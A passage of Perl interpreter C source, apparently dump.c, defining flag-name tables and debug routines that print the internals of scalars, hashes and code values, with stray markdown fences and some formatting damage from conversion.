{ PERL_MAGIC_utf8,       "utf8(w)" },
{ PERL_MAGIC_substr,     "substr(x)" },
```

```

    { PERL_MAGIC_defelem,    "defelem(y)" },

    { PERL_MAGIC_ext,       "ext(~)" },

    /* this null string terminates the list */

    { 0,                     NULL },

};

void

Perl_do_magic_dump(pTHX_ I32 level, PerlIO *file, const MAGIC *mg, I32 nest, I32 maxnest, bool
dumpops, STRLEN pvlm)

{

    PERL_ARGS_ASSERT_DO_MAGIC_DUMP;

    for (; mg; mg = mg->mg_moremagic) {

        Perl_dump_indent(aTHX_ level, file,

            "  MAGIC = 0x%"UVxf"\n", PTR2UV(mg));

        if (mg->mg_virtual) {

            const MGVTBL * const v = mg->mg_virtual;

            const char *s;

            if (v == &PL_vtbl_sv)      s = "sv";

            else if (v == &PL_vtbl_env)  s = "env";

            else if (v == &PL_vtbl_envelem) s = "envelem";

            else if (v == &PL_vtbl_sig)   s = "sig";

            else if (v == &PL_vtbl_sigelem) s = "sigelem";

            else if (v == &PL_vtbl_pack)   s = "pack";

            else if (v == &PL_vtbl_packelem) s = "packelem";

            else if (v == &PL_vtbl_dblne)  s = "dblne";

```



```

else if (v == &PL_vtbl_isa)    s = "isa";

else if (v == &PL_vtbl_arylen)  s = "arylen";

else if (v == &PL_vtbl_mglob)   s = "mglob";

else if (v == &PL_vtbl_nkeys)   s = "nkeys";

else if (v == &PL_vtbl_taint)   s = "taint";

else if (v == &PL_vtbl_substr)  s = "substr";

else if (v == &PL_vtbl_vec)     s = "vec";

else if (v == &PL_vtbl_pos)     s = "pos";

else if (v == &PL_vtbl_bm)      s = "bm";

else if (v == &PL_vtbl_fm)      s = "fm";

else if (v == &PL_vtbl_uvar)    s = "uvar";

else if (v == &PL_vtbl_defelem) s = "defelem";

#ifdef USE_LOCALE_COLLATE

    else if (v == &PL_vtbl_collxfrm) s = "collxfrm";

#endif

else if (v == &PL_vtbl_amagic)  s = "amagic";

else if (v == &PL_vtbl_amagicelem) s = "amagicelem";

else if (v == &PL_vtbl_backref) s = "backref";

else if (v == &PL_vtbl_utf8)    s = "utf8";

else if (v == &PL_vtbl_arylen_p) s = "arylen_p";

else if (v == &PL_vtbl_hintselem) s = "hintselem";

else if (v == &PL_vtbl_hints)   s = "hints";

else

    s = NULL;

if (s)

    Perl_dump_indent(aTHX_ level, file, "  MG_VIRTUAL = &PL_vtbl_%s\n", s);

```

```

else

    Perl_dump_indent(aTHX_ level, file, "  MG_VIRTUAL = 0x%"UVxf"\n", PTR2UV(v));
}

else

    Perl_dump_indent(aTHX_ level, file, "  MG_VIRTUAL = 0\n");

if (mg->mg_private)

    Perl_dump_indent(aTHX_ level, file, "  MG_PRIVATE = %d\n", mg->mg_private);

{

    int n;

    const char *name = NULL;

    for (n = 0; magic_names[n].name; n++) {

        if (mg->mg_type == magic_names[n].type) {

            name = magic_names[n].name;

            break;

        }

    }

    if (name)

        Perl_dump_indent(aTHX_ level, file,

            "  MG_TYPE = PERL_MAGIC_%s\n", name);

    else

        Perl_dump_indent(aTHX_ level, file,

            "  MG_TYPE = UNKNOWN(\\%o)\n", mg->mg_type);

}

```

```

if (mg->mg_flags) {

    Perl_dump_indent(aTHX_ level, file, "    MG_FLAGS = 0x%02X\n", mg->mg_flags);

    if (mg->mg_type == PERL_MAGIC_envelem &&
        mg->mg_flags & MGf_TAINTEDDIR)

        Perl_dump_indent(aTHX_ level, file, "    TAINTEDDIR\n");

    if (mg->mg_type == PERL_MAGIC_regex_global &&
        mg->mg_flags & MGf_MINMATCH)

        Perl_dump_indent(aTHX_ level, file, "    MINMATCH\n");

    if (mg->mg_flags & MGf_REFCOUNTED)

        Perl_dump_indent(aTHX_ level, file, "    REFCOUNTED\n");

    if (mg->mg_flags & MGf_GSKIP)

        Perl_dump_indent(aTHX_ level, file, "    GSKIP\n");

    if (mg->mg_flags & MGf_COPY)

        Perl_dump_indent(aTHX_ level, file, "    COPY\n");

    if (mg->mg_flags & MGf_DUP)

        Perl_dump_indent(aTHX_ level, file, "    DUP\n");

    if (mg->mg_flags & MGf_LOCAL)

        Perl_dump_indent(aTHX_ level, file, "    LOCAL\n");

}

if (mg->mg_obj) {

    Perl_dump_indent(aTHX_ level, file, "    MG_OBJ = 0x%"UVxf"\n",
        PTR2UV(mg->mg_obj));

    if (mg->mg_type == PERL_MAGIC_qr) {

        REGEXP* const re = (REGEXP *)mg->mg_obj;

```

```

        SV * const dsv = sv_newmortal();

const char * const s

        = pv_pretty(dsv, RX_WRAPPED(re), RX_WRAPLEN(re),

        60, NULL, NULL,

        ( PERL_PV_PRETTY_QUOTE | PERL_PV_ESCAPE_RE | PERL_PV_PRETTY_ELLIPSES |

        (RX_UTF8(re) ? PERL_PV_ESCAPE_UNI : 0))

    );

    Perl_dump_indent(aTHX_ level+1, file, "    PAT = %s\n", s);

    Perl_dump_indent(aTHX_ level+1, file, "    REFCNT = %"IVdf"\n",

        (IV)RX_REFCNT(re));

}

if (mg->mg_flags & MGf_REFCOUNTED)

    do_sv_dump(level+2, file, mg->mg_obj, nest+1, maxnest, dumpops, pvlim); /* MG is
already +1 */

}

if (mg->mg_len)

    Perl_dump_indent(aTHX_ level, file, "    MG_LEN = %ld\n", (long)mg->mg_len);

if (mg->mg_ptr) {

    Perl_dump_indent(aTHX_ level, file, "    MG_PTR = 0x%"UVxf, PTR2UV(mg->mg_ptr));

    if (mg->mg_len >= 0) {

        if (mg->mg_type != PERL_MAGIC_utf8) {

            SV * const sv = newSVpvs("");

            PerlIO_printf(file, "    %s", pv_display(sv, mg->mg_ptr, mg->mg_len, 0, pvlim));

            SvREFCNT_dec(sv);

        }

    }

}

```

```

else if (mg->mg_len == HEf_SVKEY) {

    PerlIO_puts(file, " => HEf_SVKEY\n");

    do_sv_dump(level+2, file, MUTABLE_SV(((mg)->mg_ptr)), nest+1,
                maxnest, dumpops, pvlim); /* MG is already +1 */

    continue;

}

else if (mg->mg_len == -1 && mg->mg_type == PERL_MAGIC_utf8);

else

    PerlIO_puts(

        file,

        " ??? - \"__FILE__

        \" does not know how to handle this MG_LEN"

    );

PerlIO_putc(file, '\n');

}

if (mg->mg_type == PERL_MAGIC_utf8) {

    const STRLEN * const cache = (STRLEN *) mg->mg_ptr;

    if (cache) {

        IV i;

        for (i = 0; i < PERL_MAGIC_UTF8_CACHESIZE; i++)

            Perl_dump_indent(aTHX_ level, file,

                "    %2"IVdf": %"UVuf" -> %"UVuf"\n",

                i,

                (UV)cache[i * 2],

                (UV)cache[i * 2 + 1]);
    }
}

```

```

        }
    }
}

```

```
void
```

```
Perl_magic_dump(pTHX_ const MAGIC *mg)
```

```

{
    do_magic_dump(0, Perl_debug_log, mg, 0, 0, FALSE, 0);
}

```

```
void
```

```
Perl_do_hv_dump(pTHX_ I32 level, PerlIO *file, const char *name, HV *sv)
```

```

{
    const char *hvname;

    PERL_ARGS_ASSERT_DO_HV_DUMP;

```

```
Perl_dump_indent(aTHX_ level, file, "%s = 0x%"UVxf, name, PTR2UV(sv));
```

```
if (sv && (hvname = HvNAME_get(sv)))
```

```

{
    /* we have to use pv_display and HvNAMELEN_get() so that we display the real package
    name which quite legally could contain insane things like tabs, newlines, nulls or
    other scary crap - this should produce sane results - except maybe for unicode package
    names - but we will wait for someone to file a bug on that - demerphq */

```

```

    SV * const tmpsv = newSVpvs("");

    PerlIO_printf(file, "\t%s\n", pv_display(tmpsv, hvname, HvNAMELEN_get(sv), 0, 1024));
}

else

    PerlIO_putc(file, '\n');
}

```

void

Perl\_do\_gv\_dump(pTHX\_ I32 level, PerlIO \*file, const char \*name, GV \*sv)

```

{
    PERL_ARGS_ASSERT_DO_GV_DUMP;

    Perl_dump_indent(aTHX_ level, file, "%s = 0x%"UVxf, name, PTR2UV(sv));

    if (sv && GvNAME(sv))

        PerlIO_printf(file, "\t\"%s\"\n", GvNAME(sv));

    else

        PerlIO_putc(file, '\n');
}

```

void

Perl\_do\_gvgv\_dump(pTHX\_ I32 level, PerlIO \*file, const char \*name, GV \*sv)

```

{
    PERL_ARGS_ASSERT_DO_GVGV_DUMP;

    Perl_dump_indent(aTHX_ level, file, "%s = 0x%"UVxf, name, PTR2UV(sv));
}

```

```

if (sv && GvNAME(sv)) {
    const char *hvname;

    PerlIO_printf(file, "\t\"");

    if (GvSTASH(sv) && (hvname = HvNAME_get(GvSTASH(sv))))

        PerlIO_printf(file, "%s\" :: \"", hvname);

    PerlIO_printf(file, "%s\"\\n", GvNAME(sv));
}

else

    PerlIO_putc(file, '\\n');
}

```

```

const struct flag_to_name first_sv_flags_names[] = {

    {SVs_TEMP, "TEMP,"},

    {SVs_OBJECT, "OBJECT,"},

    {SVs_GMG, "GMG,"},

    {SVs_SMG, "SMG,"},

    {SVs_RMG, "RMG,"},

    {SVf_IOK, "IOK,"},

    {SVf_NOK, "NOK,"},

    {SVf_POK, "POK,"}

};

```

```

const struct flag_to_name second_sv_flags_names[] = {

    {SVf_OOK, "OOK,"},

    {SVf_FAKE, "FAKE,"},

```



```
{SVf_READONLY, "READONLY,"},  
  
{SVf_BREAK, "BREAK,"},  
  
{SVf_AMAGIC, "OVERLOAD,"},  
  
{SVp_IOK, "pIOK,"},  
  
{SVp_NOK, "pNOK,"},  
  
{SVp_POK, "pPOK,"}  
  
};
```

```
const struct flag_to_name cv_flags_names[] = {  
  
    {CVf_ANON, "ANON,"},  
  
    {CVf_UNIQUE, "UNIQUE,"},  
  
    {CVf_CLONE, "CLONE,"},  
  
    {CVf_CLONED, "CLONED,"},  
  
    {CVf_CONST, "CONST,"},  
  
    {CVf_NODEBUG, "NODEBUG,"},  
  
    {CVf_LVALUE, "LVALUE,"},  
  
    {CVf_METHOD, "METHOD,"},  
  
    {CVf_WEAKOUTSIDE, "WEAKOUTSIDE,"},  
  
    {CVf_CVGV_RC, "CVGV_RC,"},  
  
    {CVf_ISXSUB, "ISXSUB,"}  
  
};
```

```
const struct flag_to_name hv_flags_names[] = {  
  
    {SVphv_SHAREKEYS, "SHAREKEYS,"},  
  
    {SVphv_LAZYDEL, "LAZYDEL,"},  
  
};
```

```
{SVphv_HASKFLAGS, "HASKFLAGS,"},  
  
{SVphv_REHASH, "REHASH,"},  
  
{SVphv_CLONEABLE, "CLONEABLE,"}  
};
```

```
const struct flag_to_name gp_flags_names[] = {  
  
    {GVf_INTRO, "INTRO,"},  
  
    {GVf_MULTI, "MULTI,"},  
  
    {GVf_ASSUMECV, "ASSUMEKV,"},  
  
    {GVf_IN_PAD, "IN_PAD,"}  
};
```

```
const struct flag_to_name gp_flags_imported_names[] = {  
  
    {GVf_IMPORTED_SV, "SV"},  
  
    {GVf_IMPORTED_AV, "AV"},  
  
    {GVf_IMPORTED_HV, "HV"},  
  
    {GVf_IMPORTED_CV, "CV"},  
};
```

```
const struct flag_to_name regexp_flags_names[] = {  
  
    {RXf_PMf_MULTILINE, "PMf_MULTILINE,"},  
  
    {RXf_PMf_SINGLELINE, "PMf_SINGLELINE,"},  
  
    {RXf_PMf_FOLD, "PMf_FOLD,"},  
  
    {RXf_PMf_EXTENDED, "PMf_EXTENDED,"},  
  
    {RXf_PMf_KEEPCOPY, "PMf_KEEPCOPY,"},  
};
```

```
{RXf_ANCH_BOL,    "ANCH_BOL,"},
{RXf_ANCH_MBOL,   "ANCH_MBOL,"},
{RXf_ANCH_SBOL,   "ANCH_SBOL,"},
{RXf_ANCH_GPOS,   "ANCH_GPOS,"},
{RXf_GPOS_SEEN,   "GPOS_SEEN,"},
{RXf_GPOS_FLOAT,  "GPOS_FLOAT,"},
{RXf_LOOKBEHIND_SEEN, "LOOKBEHIND_SEEN,"},
{RXf_EVAL_SEEN,   "EVAL_SEEN,"},
{RXf_CANY_SEEN,   "CANY_SEEN,"},
{RXf_NOSCAN,      "NOSCAN,"},
{RXf_CHECK_ALL,   "CHECK_ALL,"},
{RXf_MATCH_UTF8,  "MATCH_UTF8,"},
{RXf_USE_INTUIT_NOML, "USE_INTUIT_NOML,"},
{RXf_USE_INTUIT_ML, "USE_INTUIT_ML,"},
{RXf_INTUIT_TAIL,  "INTUIT_TAIL,"},
{RXf_SPLIT,       "SPLIT,"},
{RXf_COPY_DONE,   "COPY_DONE,"},
{RXf_TAINTED_SEEN, "TAINTED_SEEN,"},
{RXf_TAINTED,     "TAINTED,"},
{RXf_START_ONLY,  "START_ONLY,"},
{RXf_SKIPWHITE,   "SKIPWHITE,"},
{RXf_WHITE,       "WHITE,"},
{RXf_NULL,        "NULL,"},
};
```

```
void
```

```
Perl_do_sv_dump(pTHX_ I32 level, PerlIO *file, SV *sv, I32 nest, I32 maxnest, bool dumpops, STRLEN  
pvlim)
```

```
{
```

```
    dVAR;
```

```
    SV *d;
```

```
    const char *s;
```

```
    U32 flags;
```

```
    U32 type;
```

```
    PERL_ARGS_ASSERT_DO_SV_DUMP;
```

```
    if (!sv) {
```

```
        Perl_dump_indent(aTHX_ level, file, "SV = 0\n");
```

```
        return;
```

```
    }
```

```
    flags = SvFLAGS(sv);
```

```
    type = SvTYPE(sv);
```

```
    /* process general SV flags */
```

```
    d = Perl_newSVpvf(aTHX_
```

```
        "(0x%"UVxf") at 0x%"UVxf"\n%s REFCNT = %"IVdf"\n%s FLAGS = (",
```

```
        PTR2UV(SvANY(sv)), PTR2UV(sv),
```

```
        (int)(PL_dumpindent*level), "", (IV)SvREFCNT(sv),
```

```

(int)(PL_dumpindent*level), "");

if (!(flags & SVpad_NAME && (type == SVt_PVMG || type == SVt_PVNV))) {
    if (flags & SVs_PADSTALE)    sv_catpv(d, "PADSTALE,");
}

if (!(flags & SVpad_NAME && type == SVt_PVMG)) {
    if (flags & SVs_PADTMP)      sv_catpv(d, "PADTMP,");
    if (flags & SVs_PADMY) sv_catpv(d, "PADMY,");
}

append_flags(d, flags, first_sv_flags_names);

if (flags & SVf_ROK) {
    sv_catpv(d, "ROK,");
    if (SvWEAKREF(sv))    sv_catpv(d, "WEAKREF,");
}

append_flags(d, flags, second_sv_flags_names);

if (flags & SVp_SCREAM && type != SVt_PVHV && !isGV_with_GP(sv)) {
    if (SvPCS_IMPORTED(sv))
        sv_catpv(d, "PCS_IMPORTED,");
    else
        sv_catpv(d, "SCREAM,");
}

/* process type-specific SV flags */

switch (type) {

```

```

case SVt_PVCV:

case SVt_PVFM:
    append_flags(d, CvFLAGS(sv), cv_flags_names);

    break;

case SVt_PVHV:
    append_flags(d, flags, hv_flags_names);

    break;

case SVt_PVGV:

case SVt_PVLV:
    if (isGV_with_GP(sv)) {
        append_flags(d, GvFLAGS(sv), gp_flags_names);
    }

    if (isGV_with_GP(sv) && GvIMPORTED(sv)) {
        sv_catpv(d, "IMPORT");

        if (GvIMPORTED(sv) == GVf_IMPORTED)
            sv_catpv(d, "ALL,");
        else {
            sv_catpv(d, "(");

            append_flags(d, GvFLAGS(sv), gp_flags_imported_names);

            sv_catpv(d, " ),");
        }
    }

    if (SvTAIL(sv)) sv_catpv(d, "TAIL,");

    if (SvVALID(sv)) sv_catpv(d, "VALID,");

    /* FALL THROUGH */

```

default:

evaluated\_or\_uv:

```
    if (SvEVALED(sv))      sv_catpv(d, "EVALED,");  
  
    if (SvIsUV(sv) && !(flags & SVf_ROK))  sv_catpv(d, "IsUV,");  
  
    break;
```

case SVt\_PVMG:

```
    if (SvPAD_TYPED(sv))  sv_catpv(d, "TYPED,");  
  
    if (SvPAD_OUR(sv))    sv_catpv(d, "OUR,");  
  
    /* FALL THROUGH */
```

case SVt\_PVNV:

```
    if (SvPAD_STATE(sv))  sv_catpv(d, "STATE,");  
  
    goto evaluated_or_uv;
```

case SVt\_PVAV:

```
    break;
```

```
}
```

```
/* Svphv_SHAREKEYS is also 0x20000000 */
```

```
if ((type != SVt_PVHV) && SvUTF8(sv))
```

```
    sv_catpv(d, "UTF8");
```

```
if (*(SvEND(d) - 1) == ',') {
```

```
    SvCUR_set(d, SvCUR(d) - 1);
```

```
    SvPVX(d)[SvCUR(d)] = '\0';
```

```
}
```

```
sv_catpv(d, "");
```

```
s = SvPVX_const(d);
```

```

/* dump initial SV details */

#ifdef DEBUG_LEAKING_SCALARS

Perl_dump_indent(aTHX_ level, file,

    "ALLOCATED at %s:%d %s %s (parent 0x%"UVxf"); serial %"UVuf"\n",

    sv->sv_debug_file ? sv->sv_debug_file : "(unknown)",

    sv->sv_debug_line,

    sv->sv_debug_inpad ? "for" : "by",

    sv->sv_debug_optype ? PL_op_name[sv->sv_debug_optype]: "(none)",

    PTR2UV(sv->sv_debug_parent),

    sv->sv_debug_serial

);

#endif

Perl_dump_indent(aTHX_ level, file, "SV = ");

/* Dump SV type */

if (type < SVt_LAST) {

    PerlIO_printf(file, "%s%s\n", svtypenames[type], s);

    if (type == SVt_NULL) {

        SvREFCNT_dec(d);

        return;

    }
}

```



```

    } else {

        PerlIO_printf(file, "UNKNOWN(0x%"UVxf") %s\n", (UV)type, s);

        SvREFCNT_dec(d);

        return;

    }

/* Dump general SV fields */

if ((type >= SVt_PVIV && type != SVt_PVAV && type != SVt_PVHV
    && type != SVt_PVCV && !isGV_with_GP(sv) && type != SVt_PVFM
    && type != SVt_PVIO && type != SVt_REGEX)
    || (type == SVt_IV && !SvROK(sv))) {
    if (SvIsUV(sv)
#ifdef PERL_OLD_COPY_ON_WRITE
        || SvIsCOW(sv)
#endif
    )
        Perl_dump_indent(aTHX_ level, file, " UV = %"UVuf, (UV)SvUVX(sv));
    else
        Perl_dump_indent(aTHX_ level, file, " IV = %"IVdf, (IV)SvIVX(sv));
#ifdef PERL_OLD_COPY_ON_WRITE
    if (SvIsCOW_shared_hash(sv))
        PerlIO_printf(file, " (HASH)");
    else if (SvIsCOW_normal(sv))
        PerlIO_printf(file, " (COW from 0x%"UVxf")", (UV)SvUVX(sv));
#endif

```

```

#endif

    PerlIO_putc(file, '\n');

}

if ((type == SVt_PVNV || type == SVt_PVMG) && SvFLAGS(sv) & SVpad_NAME) {

    Perl_dump_indent(aTHX_level, file, " COP_LOW = %"UVuf"\n",

        (UV) COP_SEQ_RANGE_LOW(sv));

    Perl_dump_indent(aTHX_level, file, " COP_HIGH = %"UVuf"\n",

        (UV) COP_SEQ_RANGE_HIGH(sv));

} else if ((type >= SVt_PVNV && type != SVt_PVAV && type != SVt_PVHV

    && type != SVt_PVCV && type != SVt_PVFM && type != SVt_REGEX

    && type != SVt_PVIO && !isGV_with_GP(sv) && !SvVALID(sv))

    || type == SVt_NV) {

    STORE_NUMERIC_LOCAL_SET_STANDARD();

    /* %Vg doesn't work? --jhi */

#ifdef USE_LONG_DOUBLE

    Perl_dump_indent(aTHX_level, file, " NV = %.*" PERL_PRIgldbl "\n", LDBL_DIG, SvNVX(sv));

#else

    Perl_dump_indent(aTHX_level, file, " NV = %.*g\n", DBL_DIG, SvNVX(sv));

#endif

    RESTORE_NUMERIC_LOCAL();

}

if (SvROK(sv)) {

    Perl_dump_indent(aTHX_level, file, " RV = 0x%"UVxf"\n", PTR2UV(SvRV(sv)));

```



```

    PerlIO_printf(file, "%s", pv_display(d, SvPVX_const(sv), SvCUR(sv), SvLEN(sv), pvlm));

    if (SvUTF8(sv)) /* the 6? \x{....} */

        PerlIO_printf(file, " [UTF8 \"%s\"]", sv_uni_display(d, sv, 6 * SvCUR(sv), UNI_DISPLAY_QQ));

    PerlIO_printf(file, "\n");

    Perl_dump_indent(aTHX_ level, file, "  CUR = %"IVdf"\n", (IV)SvCUR(sv));

    Perl_dump_indent(aTHX_ level, file, "  LEN = %"IVdf"\n", (IV)SvLEN(sv));

}

else

    Perl_dump_indent(aTHX_ level, file, "  PV = 0\n");

}

if (type >= SVt_PVMG) {

    if (type == SVt_PVMG && SvPAD_OUR(sv)) {

        HV * const ost = SvOURSTASH(sv);

        if (ost)

            do_hv_dump(level, file, "  OURSTASH", ost);

    } else {

        if (SvMAGIC(sv))

            do_magic_dump(level, file, SvMAGIC(sv), nest+1, maxnest, dumpops, pvlm);

    }

    if (SvSTASH(sv))

        do_hv_dump(level, file, "  STASH", SvSTASH(sv));

}

/* Dump type-specific SV fields */

```

```

switch (type) {
case SVt_PVAV:

    Perl_dump_indent(aTHX_ level, file, " ARRAY = 0x%"UVxf, PTR2UV(AvARRAY(sv)));

    if (AvARRAY(sv) != AvALLOC(sv)) {

        PerlIO_printf(file, " (offset=%"IVdf")\n", (IV)(AvARRAY(sv) - AvALLOC(sv)));

        Perl_dump_indent(aTHX_ level, file, " ALLOC = 0x%"UVxf"\n", PTR2UV(AvALLOC(sv)));

    }

    else

        PerlIO_putc(file, '\n');

    Perl_dump_indent(aTHX_ level, file, " FILL = %"IVdf"\n", (IV)AvFILLp(sv));

    Perl_dump_indent(aTHX_ level, file, " MAX = %"IVdf"\n", (IV)AvMAX(sv));

    Perl_dump_indent(aTHX_ level, file, " ARYLEN = 0x%"UVxf"\n", SvMAGIC(sv) ?
PTR2UV(AvARYLEN(sv)) : 0);

    sv_setpvs(d, "");

    if (AvREAL(sv)) sv_catpv(d, ",REAL");

    if (AvREIFY(sv)) sv_catpv(d, ",REIFY");

    Perl_dump_indent(aTHX_ level, file, " FLAGS = (%s)\n",

        SvCUR(d) ? SvPVX_const(d) + 1 : "");

    if (nest < maxnest && av_len(MUTABLE_AV(sv)) >= 0) {

        int count;

        for (count = 0; count <= av_len(MUTABLE_AV(sv)) && count < maxnest; count++) {

            SV** const elt = av_fetch(MUTABLE_AV(sv), count, 0);

            Perl_dump_indent(aTHX_ level + 1, file, "Elt No. %"IVdf"\n", (IV)count);

            if (elt)

```

```

        do_sv_dump(level+1, file, *elt, nest+1, maxnest, dumpops, pvlm);
    }
}

break;

case SVt_PVHV:
    Perl_dump_indent(aTHX_ level, file, " ARRAY = 0x%"UVxf, PTR2UV(HvARRAY(sv)));

    if (HvARRAY(sv) && HvKEYS(sv)) {

        /* Show distribution of HEs in the ARRAY */

        int freq[200];

#define FREQ_MAX ((int)(sizeof freq / sizeof freq[0] - 1))

        int i;

        int max = 0;

        U32 pow2 = 2, keys = HvKEYS(sv);

        NV theoret, sum = 0;

        PerlIO_printf(file, " (");

        Zero(freq, FREQ_MAX + 1, int);

        for (i = 0; (STRLEN)i <= HvMAX(sv); i++) {

            HE* h;

            int count = 0;

            for (h = HvARRAY(sv)[i]; h; h = HeNEXT(h))

                count++;

            if (count > FREQ_MAX)

                count = FREQ_MAX;

            freq[count]++;

```

```

    if (max < count)
        max = count;
}
for (i = 0; i <= max; i++) {
    if (freq[i]) {
        PerlIO_printf(file, "%d%s:%d", i,
                        (i == FREQ_MAX) ? "+" : "",
                        freq[i]);

        if (i != max)
            PerlIO_printf(file, ", ");
    }
}

PerlIO_putc(file, '\n');

/* The "quality" of a hash is defined as the total number of
   comparisons needed to access every element once, relative
   to the expected number needed for a random hash.

```

The total number of comparisons is equal to the sum of the squares of the number of entries in each bucket.

For a random hash of  $n$  keys into  $k$  buckets, the expected value is

$$n + n(n-1)/2k$$

```
*/
```

```
for (i = max; i > 0; i--) { /* Precision: count down. */
```

```

        sum += freq[i] * i * i;
    }

    while ((keys = keys >> 1))

        pow2 = pow2 << 1;

    theoret = HvKEYS(sv);

    theoret += theoret * (theoret-1)/pow2;

    PerlIO_putc(file, '\n');

    Perl_dump_indent(aTHX_ level, file, " hash quality = %.1"NVff"%%", theoret/sum*100);

}

PerlIO_putc(file, '\n');

Perl_dump_indent(aTHX_ level, file, " KEYS = %"IVdf"\n", (IV)HvKEYS(sv));

Perl_dump_indent(aTHX_ level, file, " FILL = %"IVdf"\n", (IV)HvFILL(sv));

Perl_dump_indent(aTHX_ level, file, " MAX = %"IVdf"\n", (IV)HvMAX(sv));

Perl_dump_indent(aTHX_ level, file, " RITER = %"IVdf"\n", (IV)HvRITER_get(sv));

Perl_dump_indent(aTHX_ level, file, " EITER = 0x%"UVxf"\n", PTR2UV(HvEITER_get(sv)));

{

    MAGIC * const mg = mg_find(sv, PERL_MAGIC_syntab);

    if (mg && mg->mg_obj) {

        Perl_dump_indent(aTHX_ level, file, " PMROOT = 0x%"UVxf"\n", PTR2UV(mg-
>mg_obj));

    }

}

{

    const char * const hvname = HvNAME_get(sv);

    if (hvname)

        Perl_dump_indent(aTHX_ level, file, " NAME = \"%s\"\n", hvname);

```



```

}

if (SvOOK(sv)) {

    AV * const backrefs

        = *Perl_hv_backreferences_p(aTHX_ MUTABLE_HV(sv));

    struct mro_meta * const meta = HvAUX(sv)->xhv_mro_meta;

    if (HvAUX(sv)->xhv_name_count)

        Perl_dump_indent(aTHX_

            level, file, " NAMECOUNT = %"IVdf"\n",

            (IV)HvAUX(sv)->xhv_name_count

        );

    if (HvAUX(sv)->xhv_name_u.xhvnameu_name && HvENAME_HEK_NN(sv)) {

        const I32 count = HvAUX(sv)->xhv_name_count;

        if (count) {

            SV * const names = newSVpvs_flags("", SVs_TEMP);

            /* The starting point is the first element if count is

                positive and the second element if count is negative. */

            HEK *const *hekp = HvAUX(sv)->xhv_name_u.xhvnameu_names

                + (count < 0 ? 1 : 0);

            HEK *const *const endp = HvAUX(sv)->xhv_name_u.xhvnameu_names

                + (count < 0 ? -count : count);

            while (hekp < endp) {

                if (*hekp) {

                    sv_catpvs(names, ", \"");

                    sv_catpvn(names, HEK_KEY(*hekp), HEK_LEN(*hekp));

                    sv_catpvs(names, "\"");

```

```

    } else {

        /* This should never happen. */

        sv_catpvs(names, ", (null)");

    }

    ++hekp;

}

Perl_dump_indent(aTHX_

level, file, " ENAME = %s\n", SvPV_nolen(names)+2

);

}

else

    Perl_dump_indent(aTHX_

level, file, " ENAME = \"%s\"\n", HvENAME_get(sv)

);

}

if (backrefs) {

    Perl_dump_indent(aTHX_ level, file, " BACKREFS = 0x%"UVxf"\n",

PTR2UV(backrefs));

    do_sv_dump(level+1, file, MUTABLE_SV(backrefs), nest+1, maxnest,

dumpops, pvlim);

}

if (meta) {

    /* FIXME - mro_algs kflags can signal a UTF-8 name. */

    Perl_dump_indent(aTHX_ level, file, " MRO_WHICH = \"%.*s\" (0x%"UVxf")\n",

(int)meta->mro_which->length,

```

```

        meta->mro_which->name,

        PTR2UV(meta->mro_which));

Perl_dump_indent(aTHX_ level, file, "  CACHE_GEN = 0x%"UVxf"\n",

        (UV)meta->cache_gen);

Perl_dump_indent(aTHX_ level, file, "  PKG_GEN = 0x%"UVxf"\n",

        (UV)meta->pkg_gen);

if (meta->mro_linear_all) {

    Perl_dump_indent(aTHX_ level, file, "  MRO_LINEAR_ALL = 0x%"UVxf"\n",

        PTR2UV(meta->mro_linear_all));

    do_sv_dump(level+1, file, MUTABLE_SV(meta->mro_linear_all), nest+1, maxnest,

        dumpops, pvlim);

}

if (meta->mro_linear_current) {

    Perl_dump_indent(aTHX_ level, file, "  MRO_LINEAR_CURRENT = 0x%"UVxf"\n",

        PTR2UV(meta->mro_linear_current));

    do_sv_dump(level+1, file, MUTABLE_SV(meta->mro_linear_current), nest+1, maxnest,

        dumpops, pvlim);

}

if (meta->mro_nextmethod) {

    Perl_dump_indent(aTHX_ level, file, "  MRO_NEXTMETHOD = 0x%"UVxf"\n",

        PTR2UV(meta->mro_nextmethod));

    do_sv_dump(level+1, file, MUTABLE_SV(meta->mro_nextmethod), nest+1, maxnest,

        dumpops, pvlim);

}

if (meta->isa) {

```

```

        Perl_dump_indent(aTHX_ level, file, " ISA = 0x%"UVxf"\n",
                        PTR2UV(meta->isa));

do_sv_dump(level+1, file, MUTABLE_SV(meta->isa), nest+1, maxnest,
        dumpops, pvlm);
    }
}

}

if (nest < maxnest) {

    if (HvEITER_get(sv)) /* preserve iterator */

        Perl_dump_indent(aTHX_ level, file,
            " (** Active iterator; skipping element dump **)\n");

    else {

        HE *he;

        HV * const hv = MUTABLE_HV(sv);

        int count = maxnest - nest;

        hv_iterinit(hv);

        while ((he = hv_iternext_flags(hv, HV_ITERNEXT_WANTPLACEHOLDERS))
            && count--) {

            STRLEN len;

            const U32 hash = HeHASH(he);

            SV * const keysv = hv_iterkeysv(he);

            const char * const keypv = SvPV_const(keysv, len);

            SV * const elt = hv_ival(hv, he);

```

```

        Perl_dump_indent(aTHX_ level+1, file, "Elt %s ", pv_display(d, keypv, len, 0, pvlm));

        if (SvUTF8(keysv))

            PerlIO_printf(file, "[UTF8 \"%s\"] ", sv_uni_display(d, keysv, 6 * SvCUR(keysv),
UNI_DISPLAY_QQ));

        if (HeKREHASH(he))

            PerlIO_printf(file, "[REHASH] ");

        PerlIO_printf(file, "HASH = 0x%"UVxf"\n", (UV)hash);

        do_sv_dump(level+1, file, elt, nest+1, maxnest, dumpops, pvlm);

    }

    hv_iterinit(hv);        /* Return to status quo */

}

}

break;

```

case SVt\_PVCV:

```

    if (SvPOK(sv)) {

        STRLEN len;

        const char *const proto = SvPV_const(sv, len);

        Perl_dump_indent(aTHX_ level, file, " PROTOTYPE = \"%s\"\n",

            (int) len, proto);

    }

    /* FALL THROUGH */

```

case SVt\_PVFM:

```

    do_hv_dump(level, file, " COMP_STASH", CvSTASH(sv));

    if (!CvISXSUB(sv)) {

        if (CvSTART(sv)) {

```

```

Perl_dump_indent(aTHX_ level, file,
    "  START = 0x%"UVxf" ==> %"IVdf"\n",
    PTR2UV(CvSTART(sv)),
    (IV)sequence_num(CvSTART(sv)));
}

Perl_dump_indent(aTHX_ level, file, "  ROOT = 0x%"UVxf"\n",
    PTR2UV(CvROOT(sv)));

if (CvROOT(sv) && dumpops) {
    do_op_dump(level+1, file, CvROOT(sv));
}

} else {
    SV * const constant = cv_const_sv((const CV *)sv);

    Perl_dump_indent(aTHX_ level, file, "  XSUB = 0x%"UVxf"\n", PTR2UV(CvXSUB(sv)));

    if (constant) {
        Perl_dump_indent(aTHX_ level, file, "  XSUBANY = 0x%"UVxf
            " (CONST SV)\n",
